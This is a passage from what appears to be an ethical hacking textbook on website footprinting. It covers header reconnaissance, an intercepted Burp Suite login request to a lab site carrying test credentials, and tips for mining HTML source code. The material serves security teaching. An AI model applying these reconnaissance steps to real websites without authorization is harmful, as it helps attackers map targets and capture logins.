
- Connection status and content type
- Accept-Ranges and Last-Modified information
- X-Powered-By information
- Web server in use and its version

Burp Suite

Source: *https://portswigger.net*

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Burp Proxy allows attackers to intercept all requests and responses between the browser and the target web application and obtain information such as web server used, its version, and web-application-related vulnerabilities.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

Request to http://www.moviescope.com:80 [10.10.1.19]

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: close
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2FsMl&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION
=
%2FwEdAARJUub9rbp0xjNNNjxtMliRWMttrRuIi9aE3DBg1DcnOGGcPO02LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULVYtnt%2BiQJOBg
U%3D&txtusername=sam&txtpwd=test&btnlogin=Login
```


Figure 2.48: Screenshot of Burp Suite

Website footprinting can be performed by examining HTML source code and cookies.

- **Examining the HTML source code**

  Attackers can gather sensitive information by examining the HTML source code and following the comments that are inserted manually or those that the CMS system creates. The comments may provide clues as to what is running in the background. They may even provide contact details of the web developer or administrator.

  Observe all the links and image tags to map the file system structure. This will reveal the existence of hidden directories and files. Enter fake data to determine how the script works. It is sometimes possible to edit the source code.

